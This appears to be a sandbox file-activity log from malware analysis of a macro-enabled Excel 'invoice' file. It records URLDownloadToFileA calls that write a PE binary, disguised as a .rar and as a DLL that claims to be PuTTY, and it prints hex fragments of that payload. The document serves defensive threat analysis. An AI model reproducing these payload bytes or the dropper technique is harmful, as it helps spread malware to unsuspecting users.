C:\Users\user\AppData\Local\Temp\Excel8.0\MSForms.exd	unknown	14500	26 21 00 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 18 00 00 00 00 00 00 00 14 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff 26 21 01 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 30 00 00 00 00 00 00 00 2c 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 00 00 00 00 ff ff ff ff 00 00 00 00 04 00 00 00 03 00 03 80 00 00 00 00 00 00 00 00 ff ff ff ff a6 10 02 00 9c ce 00 00 00 00 00 00 00 00 00 00 03 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 48 00 00 00 00 00 00 00 44 00 00	&!...&!..0.......,..H.......D..	success or wait	1	7FEEACDFDDC	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\q0ig4v[1].rar	unknown	5415	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 87 5a fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00 00	MZ......................@...... ....!..L.!This program cannot be run in DOS mode.... $.......PE..L....Z._.......... .!...2.z...`.......&.......@.. ....@	success or wait	1	14012828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\q0ig4v[1].rar	unknown	8192	00 ff 15 d0 88 00 10 ff 15 b0 86 00 10 83 f8 06 74 02 cd 37 5d c3 cc cc cc 55 8b ec a1 a8 9a 00 10 a3 14 9b 00 10 68 78 80 00 10 68 88 80 00 10 ff 15 b4 86 00 10 50 ff 15 b8 86 00 10 a3 18 9b 00 10 b8 40 00 00 00 50 b9 00 30 00 00 51 ff 35 14 9b 00 10 ff 35 f4 9a 00 10 ff 35 18 9b 00 10 59 8b 0d 18 9b 00 10 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 8b c0 68 b7 21 00 10 51 c3 a3 1c 9b 00 10 8b 0d 1c 9b 00 10 89 0d ec 9a 00 10 8b 15 a8 9a 00 10 89 15 ac 9a 00 10 c7 05 b8 9a 00 10 be ac 00 00 a1 b8 9a 00 10 8b 0d ec 9a 00 10 8d 94 01 a0 bf 03 00 89 15 b8 9a 00 10 a1 b8 9a 00 10 2d be ac 00 00 a3 b8 9a 00 10 a1 1c 9b 00 10 5d c3 cc cc cc cc 55 8b ec 83 ec 0c a1 70 89 00 10 89 45 f4 c7 45 f8 94 80 00 10 8b	.....t..7]....U.... .....hx...h.....P..... .....@...P..0..Q.5.....5.... .5....Y..... .....h.!..Q..... ....- .....]....U..... p....E..E.....	success or wait	1	14012828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\q0ig4v[1].rar	unknown	4003	17 53 b4 82 b5 f9 82 19 07 07 07 07 07 07 07 07 07 07 07 18 d7 48 59 ad 08 20 d0 87 fe f6 07 07 07 07 07 07 07 07 07 07 07 07 07 07 b4 dc 71 f9 39 e1 e1 64 06 91 d2 d4 28 0f 07 07 07 07 07 07 07 07 44 41 ce cf 42 35 68 d4 07 07 07 07 27 ce 36 55 07 07 07 07 07 07 07 07 07 07 07 07 07 07 a2 1a cb 1d e1 99 d7 9b c5 16 23 ae ea cf 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 a6 af b3 be 06 df 74 cb 36 91 dc 58 78 4c 64 d1 1d 6f 07 07 07 07 07 1e f9 d0 44 6e 07 07 a4 9b 07 a2 07 f9 07 07 07 07 07 07 07 07 07 07 07 07 07 07 07 36 5c 9e 2c 32 fe 2f 50 82 18 08 94 8a ca d3 07 07 07 07 07 07 07 07 07 5c 2d 59 69 2f f1 99 44 0d 07 07 07 07 07 07 07 17 9c cb f7 77 59 3e 07 07 07 4a 95 ac 07 07 07 07 07 07 07 07 07 28 5a 81 c5 ff ad 43 90 aa 07 07 07 07 07	.S.....HY.. ....q.9..d....(... .....DA..B5h.....'.6U..... .....#..... .....t.6..XxLd..o.... ....Dn.....6 \.,2./P.....\-Yi/.. D.....wY>...J..... (Z....C.....	success or wait	3	14012828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qlroxdwh.dll	unknown	25006	4d 5a 90 00 03 00 00 00 04 00 00 00 ff ff 00 00 b8 00 00 00 00 00 00 00 40 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 80 00 00 00 0e 1f ba 0e 00 b4 09 cd 21 b8 01 4c cd 21 54 68 69 73 20 70 72 6f 67 72 61 6d 20 63 61 6e 6e 6f 74 20 62 65 20 72 75 6e 20 69 6e 20 44 4f 53 20 6d 6f 64 65 2e 0d 0d 0a 24 00 00 00 00 00 00 00 50 45 00 00 4c 01 09 00 87 5a fc 5f 00 00 00 00 00 00 00 00 e0 00 0e 21 0b 01 02 32 00 7a 04 00 00 60 00 00 00 00 00 00 d0 26 00 00 00 10 00 00 00 40 00 00 00 00 00 10 00 10 00 00 00 02 00 00 04 00 00 00 00 00 00 00 04 00 00 00 00 00 00 00 00 40 05 00 00 04 00 00 00 00 00 00 02 00 00 00 00 00 10 00 00 10 00 00 00 00 10 00 00 10 00 00 00 00 00 00 10 00 00 00 00 00 00 00 00 00 00	MZ.....@..... ....!..L.!This program cannot be run in DOS mode.... $.....PE..L....Z._..... .!...2.z...`.....&.....@.. .....@	success or wait	1	14012828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.IE5\ZAE7RW1P\q0ig4v[1].rar	unknown	679	44 65 0f 86 0d e8 1d c3 2d 00 89 5b 89 b3 04 d7 2d 68 84 94 66 f1 68 4a 3f 31 a1 bf 28 ec 00 97 a4 b4 24 23 23 00 00 1e 19 24 64 9b 2d 00 8b 4b 89 97 0a 97 2d 21 21 21 21 21 21 21 21 21 21 21 21 21 89 84 4b 15 04 00 67 a6 b4 24 4f 29 00 00 4f 51 04 00 67 a2 74 24 1b f7 8c 8c 7b 44 0a 00 57 c5 1e 6d 25 2d 8b cb d2 19 24 60 2d 2d 00 56 0f 11 04 00 27 a2 94 24 cf 22 00 00 6f dc be 00 17 c6 ba fb f0 d0 0f 1f 67 2d 00 00 d7 21 1f 80 d7 2c 00 21 21 21 21 21 21 21 21 21 21 21 21 00 9a a5 e9 e8 cf d7 02 00 09 e8 23 08 d6 58 0b 6a cf f7 e7 79 b9 2b 00 83 db 23 8b c5 62 6e 04 00 59 f9 52 55 26 e0 90 07 97 2c 8b fa 0c 37 b5 b1 a4 34 8b f1 da 62 0f 84 9e 28 00 00 ec 51 b5 b1 24 34 8d 6b 57 5a 00 8d d3 98 7b 06 57 34 e8 2d 21 21 21 21 21 21 21 21 21 21 21 21 21 93 35 00 6a	De.....-..[....-h..f.hJ?1..(. ....$##....$d.-..K....-!!!!!!! !!!!!..K...g..$O)..OQ..g.t$.... {D..W..m%-....$`--.V....'..$. "..o.....g-...!...,.!!!! !!!!!!!.....#..X.j...y. +...#..bn..Y.RU&....,...7...4. ..b...(...Q..$4.kWZ....{.W4.- !!!!!!!!!!!.5.j	success or wait	51	14012828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qlroxdwh.dll	unknown	5206	7c 02 97 9f 8c 24 47 23 00 00 ff 24 7c 02 a7 ad c0 f0 67 9f 8c 24 4b 21 21 21 21 21 21 21 21 21 21 21 21 21 23 00 00 ff 9b 7b 02 67 3f 10 44 7b f4 8c 8c 7b c4 09 00 67 16 0f ef 9e 3f 11 00 98 f8 23 40 a7 03 cc d8 49 3f d6 4c 7b fc e7 d5 dc 31 00 83 57 a4 4f 8d a3 58 b4 09 27 34 e8 e5 fc 31 00 8d 93 58 b0 09 e7 33 e8 b9 6c 31 00 83 17 84 50 8d 53 57 21 21 21 21 21 21 21 21 21 21 21 b4 09 e7 33 e8 99 2c 32 00 0f a7 f7 23 40 52 bf 24 b0 9e 33 00 66 d0 9e c9 0f a6 33 c7 44 bb f3 24 92 83 e5 66 0f c9 ff 23 48 ef b2 7b 02 97 b2 c0 10 97 c1 8c 24 ab 3c 00 00 cf 22 7b 02 57 c0 8c 24 f7 3b 00 00 bf 16 7b 02 57 b2 c0 f0 e7 bf 8c 21 21 21 21 21 21 21 21 21 21 24 bb 3c 00 00 bf f6 7a 02 17 3e 10 44 3b f3 8c 8c 4b c3 09 00 27 15 0f ef 4e 3e 11 00 58 f7 23 40 83	|....$G#...$|.....g..$K!!!!!!! !!!!!#....{.g?.D{...{...g....? ....#@....I?.L{....1..W.O..X.. '4...1...X...3..l1....P.SW!!!! !!!!!!!!...3..,2....#@R.$..3.f .....3.D..$...f...#H..{........$. <..."{.W..$.;....{.W.....! !!!!!!!!!!$.<....z..>.D;...K. ..'...N>..X.#@.	success or wait	34	14012828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\qlroxdwh.dll	unknown	3356	6c 00 69 00 65 00 6e 00 74 00 00 00 2c 00 06 00 01 00 49 00 6e 00 74 00 65 00 72 00 6e 00 61 00 6c 00 4e 00 61 00 6d 00 65 00 00 00 50 00 75 00 54 00 54 00 59 00 00 00 34 00 06 00 01 00 4f 00 72 00 69 00 67 00 69 00 6e 00 61 00 6c 00 46 00 69 00 6c 00 65 00 6e 00 61 00 6d 00 65 00 00 00 50 00 75 00 54 00 54 00 59 00 00 00 3a 00 0d 00 01 00 46 00 69 00 6c 00 65 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 00 00 00 00 52 00 65 00 6c 00 65 00 61 00 73 00 65 00 20 00 30 00 2e 00 36 00 38 00 00 00 00 00 3e 00 0d 00 01 00 50 00 72 00 6f 00 64 00 75 00 63 00 74 00 56 00 65 00 72 00 73 00 69 00 6f 00 6e 00 00 00 52 00 65 00 6c 00 65 00 61 00 73 00 65 00 20 00 30 00 2e 00 36 00 38 00 00 00 00 00 6c 00 24 00 01 00 4c 00 65 00 67 00 61 00 6c 00 43 00 6f 00 70 00 79	l.i.e.n.t...,.....I.n.t.e.r.n.a.l.N.a.m.e...P.u.T.T.Y...4...O.r.i.g.i.n.a.l.F.i.l.e.n.a.m.e...P.u.T.T.Y...:.....F.i.l.e.V.e.r.s.i.o.n.....R.e.l.e.a.s.e. .0...6.8.....>.....P.r.o.d.u.c.t.V.e.r.s.i.o.n...R.e.l.e.a.s.e. .0...6.8.....l.$...L.e.g.a.l.C.o.p.y	success or wait	1	14012828C	URLDownloadToFileA

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4D1F0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\4D1F0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4D1F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (....................................	success or wait	24	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4D1F0000	27078	4096	ec 7d 0f 74 5c d5 79 e7 7d 6f 46 d2 58 ff 3c 92 85 11 b6 c1 cf 42 d8 63 70 cc c8 38 46 08 6c 46 b2 0d 32 b5 8d 40 0e 28 c4 89 66 24 8d a5 b1 65 cd 20 8d 1d 99 24 30 b6 15 22 b2 3e 89 60 a9 ab 12 9a 88 1c 92 ea 10 4a 95 1c 96 c8 24 4d c6 4e 48 b5 1c d2 8a 9c fe 51 77 f7 9c 08 37 dd d5 d9 36 5d b1 0d 45 db d3 a2 fd fd ee bd 6f e6 69 f4 64 6c 48 ff 9d d3 2b 7f 73 bf fb bb df f7 dd ff f7 dd f7 de 7d d7 93 7f 5c 36 fd dc b7 57 bd 25 72 dc 0e e1 11 ef cd 2f 13 f9 0e dc 00 4f 92 ce 2f 84 09 86 f4 de fc fc bc c4 f0 03 f6 3f dc bf a3 1a f8 27 e4 b5 00 ed 16 02 79 41 79 20 b6 79 31 e8 5a d0 32 50 21 a8 08 c4 76 2e 81 5f 0a ba 06 e4 07 95 81 ca 41 2b 40 15 a0 ab 40 2b 41 57 83 2a 41 3e d0 2a d0 6a d0 1a d0 5e 50 13 68 2d 68 0b 68 1d a8 0a 74 3d a8 1a 74 03 68 3d 68	.}.t\.y.}oF.X.<.....B.cp..8F. lF..2..@.(..f$...e. ...$0..".> .`.....J....$M.NH.....Qw. ..7...6]..E.....o.i.dlH...+. s.....}...\6...W.%r..... ./.....O../.....?.....' .....yAy .y1.Z.2P!...v._.... ....A+@...@+AW.*A>.*.j...^ P.h-h.h...t=..t.h=h	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4D1F0000	50749	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\4D1F0000	56990	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 76 da ca 4b 7e 02 00 00 07 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.........!.........*..... ....[Content_Types].xmlPK..-.........!..U0#....L ...._rels/.re lsPK..-.........!.........+... ....B...xl/_rels/wor kbook.xml.relsPK..-.........!. v..K~......................... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\~$INV7693947099-20210111388211.xlsm	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13F64F526	WriteFile
C:\Users\user\Desktop\~$INV7693947099-20210111388211.xlsm	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13F64F591	WriteFile

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC3F0000	569	481	a4 95 cb 6e db 30 10 45 f7 05 fa 0f 02 b7 85 48 a7 8b a2 28 2c 67 d1 a4 cb 36 40 53 a0 5b 9a 1c d9 ac f9 02 c9 28 f2 df 77 28 39 0e e2 ea 61 a1 1b cb 12 75 ef 99 19 71 86 eb db d6 e8 a2 81 10 95 b3 15 b9 a1 2b 52 80 15 4e 2a bb ab c8 af c7 6f e5 67 52 c4 c4 ad e4 da 59 a8 c8 11 22 b9 dd bc 7f b7 7e 3c 7a 88 05 aa 6d ac c8 3e 25 ff 85 b1 28 f6 60 78 a4 ce 83 c5 95 da 05 c3 13 de 86 1d f3 5c 1c f8 0e d8 c7 d5 ea 13 13 ce 26 b0 a9 4c d9 83 6c d6 77 50 f3 27 9d 8a fb 16 1f f7 91 6c 95 25 c5 d7 fe bd 8c aa 08 f7 5e 2b c1 13 06 ca 1a 2b 2f 20 a5 ab 6b 25 40 3a f1 64 d0 9a 46 1f 80 cb b8 07 48 46 53 1f 14 12 c3 4f 48 09 13 8b 84 0d 32 bd dd 5d 30 95 c9 31 e7 e7 c3 0a 30 f5 a0 a2 2d f3 ca b0 26 80 8e 17 a2 99 d4 7c 5f 3b 8a ca 2e fd b8 57 3e 7e c0 02 8f 10 f2 ca	...n.0.E.....H...(.g...6@S.[.....(..w(9...a....u...q.... .....+R..N*.....o.gR.....Y ..."".....~<z...m..>%...(.`x... .....\.....&..L..l.w P.'.....l.%.....^+.....+/ ..k%@:.d..F.....HFS....OH.. ...2..]0..1....0...-...&.....|_ ;.....W>~.....	success or wait	23	7FEEAC59AC0	unknown
C:\Users\user\Desktop\EC3F0000	1050	2	03 00	..	success or wait	23	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC3F0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK..........!.........*....... [Content_Types].xml ... (.....................................	success or wait	24	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC3F0000	27078	4096	ec 7d 0b 74 5c c5 99 66 dd db 2d a9 ad 97 5b b2 30 c2 36 f8 5a 08 bb 0d 8e 69 19 c7 08 81 9d 96 6c 83 cc d8 46 20 07 14 e2 44 dd 92 da 52 db b2 ba 91 da 8e 4c 1e b4 6d 41 44 d6 27 11 2c e3 d1 10 26 11 39 24 a3 43 18 46 c9 61 89 4c 32 49 db 09 19 2d 07 66 44 ce 3c 34 bb 7b 4e 84 27 b3 ab b3 33 99 15 3b 61 d0 ce 99 41 fb 7d 55 75 bb af 5a 57 c6 86 cc eb 9c 29 f9 ef fa eb ab ff ff eb 5d b7 ee bd 75 cb 93 7f 5c 36 fd ec 77 56 bd 25 72 dc 0e e1 11 ef cd 2f 13 f9 0e dc 00 4f 92 ce 2f 84 09 86 f4 de fc fc bc c4 f0 03 f6 3f dc bf a3 1a f8 27 e4 b5 00 ed 16 02 79 41 79 20 b6 79 31 e8 5a d0 32 50 21 a8 08 c4 76 2e 81 5f 0a ba 06 e4 07 95 81 ca 41 2b 40 15 a0 ab 40 2b 41 57 83 2a 41 3e d0 2a d0 6a d0 1a d0 5e 50 13 68 2d 68 0b 68 1d a8 0a 74 3d a8 1a 74 03 68 3d 68	.}.t\..f..-...[.0.6.Z....i.....l...F ...D...R.....L..mAD.' .,...&.9$.C.F.a.L2I...-.fD. <4. {N.'...3..;a...A.}Uu..ZW.....) .....]...u...\6..wV.%r..... ./.....O../.....?.....' .....yAy .y1.Z.2P!...v.._.... ....A+@...@+AW.*A>.*.j...^ P.h-h.h...t=..t.h=h	success or wait	9	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC3F0000	50748	2653	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 01 6b 00 00 00 ea 08 03 00 00 00 53 03 94 83 00 00 00 19 74 45 58 74 53 6f 66 74 77 61 72 65 00 41 64 6f 62 65 20 49 6d 61 67 65 52 65 61 64 79 71 c9 65 3c 00 00 00 18 50 4c 54 45 ff ff ff b0 b0 b0 d3 d4 d3 4b 49 4b 8f cc e5 94 96 f6 c9 d3 f9 84 84 85 f5 b7 0b db 00 00 09 db 49 44 41 54 78 da ec 9d 09 62 a3 30 0c 45 2d 91 a2 fb df b8 de 11 60 a8 59 02 86 7e 66 da a6 24 93 68 1e f6 b7 2c cb c2 48 87 e3 9a 43 4c 67 1e 78 3c d4 68 b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 6b b0 06 eb ff ce 9a bb ce 9e ec 3a f6 df 84 fd ef 24 46 dc 03 fb 88 c8 90 b1 7f ed 03 e6 f8 45 a7 98 c2 dd c7 74 f2 63 3f cc 7e 94 f4 f2 71 3f dc a7 fe fc c9 fa 21 46 cf cd f6 a7 29 3c 23 24 e2 6c 14 d3 f9 ef cc d6 e4	.PNG.....IHDR...k.....S .....tEXtSoftware.Adobe Imag eReadyq.e<....PLTE..... KIK.....IDATx....b .0.E-.....`.Y..~f..$.h...,.. H...CLg.x<.h..k..k..k..k.. k..k.....:.....$F..... ...E.....t.c?.~...q?.....!F....) <#$.l.....	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\EC3F0000	56992	1719	50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 04 f8 aa fd e3 01 00 00 2a 07 00 00 13 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 b5 55 30 23 f5 00 00 00 4c 02 00 00 0b 00 00 00 00 00 00 00 00 00 00 00 00 00 1c 04 00 00 5f 72 65 6c 73 2f 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 16 15 88 97 1b 01 00 00 2b 03 00 00 1a 00 00 00 00 00 00 00 00 00 00 00 00 00 42 07 00 00 78 6c 2f 5f 72 65 6c 73 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c 2e 72 65 6c 73 50 4b 01 02 2d 00 14 00 06 00 08 00 00 00 21 00 76 da ca 4b 7e 02 00 00 07 06 00 00 0f 00 00 00 00 00 00 00 00 00 00 00 00 00 9d 09 00 00 78 6c 2f 77 6f 72 6b 62 6f 6f 6b 2e 78 6d 6c	PK..-.....!.....*..... .....[Content_Types].xmlPK..-.....!..U0#....L ....._rels/.re lsPK..-.....!.....+... .....B...xl/_rels/wor kbook.xml.relsPK..-.....!. v..K~..... xl/workbook.xml	success or wait	1	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
